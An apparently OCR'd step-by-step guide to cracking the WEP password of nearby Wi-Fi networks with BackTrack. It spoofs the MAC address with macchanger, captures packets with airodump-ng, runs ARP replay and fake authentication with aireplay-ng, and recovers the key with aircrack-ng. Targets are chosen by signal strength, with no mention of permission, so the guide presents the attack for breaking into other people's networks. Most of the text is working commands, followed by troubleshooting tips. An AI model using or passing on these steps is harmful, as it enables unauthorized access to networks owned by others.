BACKTRACK – WI-FI WEP PASSWORD HACK

OBJECTIVE

This document describes the steps for hacking a Internet Wi-Fi Signal with WEP Encryption only.

INSTRUCTIONS


You will need the following:

- PC
- Backtrack in CD or USB (PC must support CD/USB Boot)

To find the password you will have to follow the instructions:

1. Start PC and check Boot Options.
    a. To check boot options, reboot PC, press F12 (or letter for BIOS) and search for BOOT Options. Normaly, you will have to change boot priority options (first USB/CD, second HDD, etc.)
2. Start PC with normal OS.
    a. Open Network and Sharing Center
    b. Look for Wi-Fi with Best Signals for you position (Bed, Desk, etc.)
    c. Make a list of SSIDs signals
    d. Insert Backtrack CD/USB and reboot PC
3. If necessary, go to BIOS and load BOOT. In some PCs you only need to reboot and after some seconds it will show you the Boot options.
4. Select Backtrack and run in graphic mode.
5. After loading Backtrack OS, go to Wi-Fi Connections to make sure Wi-Fi is ON.
6. Open a Terminal Window.

7. First, insert **iwconfig** to see the interfaces configured in your PC:



8. After that, you need to start inject packets. For that you need to insert:

   rmmod iwl3945
   modprobe ipwraw

   After that, you insert again: **iwconfig**


   This is to check that the Wi-Fi interface was des-associated. (wifi0 – unassociated).

9. After this, you need to change the MAC Address, so you insert:
   macchanger –m *aa:bb:cc:dd:ee:ff* **wifi0**

   Where: *aa:bb:cc:dd:ee:ff* is the new MAC Address assigned to you wifi0 interface.

10. Now, you need to check all the networks around you that may be feasible to open. To do that, insert
    airodump–ng wifi0

    What it will do is to scan all the networks that wifi0 can hear.



After this, you should check which networks are ciphered with WEP and have most beacons and # Data, to ensure that are the strongest for your position. After selecting one, you should copy all related data concerning the network. It is recommended that you open a new terminal (without closing the last one) to assure you have all network data.


11. Now, you need to configure the channel to scan scanning and the file where you will save the received packets, so you need to insert:

    airodump–ng --channel *channel_to_scan* **--write** *file_to_save* **wifi0**

    Where: *channel_to_scan* is the Wi-Fi Channel to scan (the one shown in step 10.)

    file_to_save is the file where all the captured packets will be saved.

    For example, if you choose to crack the WebSTAR21 network, you should see something like the following image:




After this, It is recommended that you open a new terminal (without closing the last one) to assure you can see all the data concerning the network to open.

12. To start capturing packets, you will need to insert:

    aireplay–ng -3 –b *00:11:22:33:44:55* **–h** *aa:bb:cc:dd:ee:ff* **wifi0**

    Where: *00:11:22:33:44:55* is the MAC that belongs to the network you want to open

    aa:bb:cc:dd:ee:ff is the MAC that you inserted in step 9




After this, It is recommended that you open a new terminal (without closing the last one) to assure you can see all the data captured from the network you want to open.


13. Finally, it is needed to associate the MAC Address of your PC to the MAC Address of the router. To achieve this, you have to insert:

    aireplay–ng -1 0 –e *SSID_name* **–a** *00:11:22:33:44:55* **–h** *aa:bb:cc:dd:ee:ff* **wifi0**

    Where: *SSID_name* is the name of the network you want to open (Case Sensitive)
    00:11:22:33:44:55 is the MAC that belongs to the network you want to open
    aa:bb:cc:dd:ee:ff is the MAC that you inserted in step 9




14. Now you will have to wait until the count of ARP Packets ascend to 80.000. When this is achieved (usually a couple of hours) press Ctrl + C to stop the captures.



15. To open the network, now you have to insert:

    aircrack-ng *file_to_save***-01.cap**

    Where: *file_to_save* is the file where all the captured packets will be saved. (See Step 11).



When this screen is shown, you must insert the # of the network to be open. (e.i.: **1**)

This will show you the corresponding password for the network:

This key can be inserted as it is shown (e.ii.: 00:07:20:37:01).

TROUBLESHOOT:

The most common problems that the process fails are:

1. Mix the commands airodump, aireplay, aircrack
2. Write bad the commands (spaces, options)
3. Forget to put the –ng (without the space between the script and –ng, e.iii.: airoplay-ng) for the respective commands.
4. Insert the MAC Address, name or file incorrectly.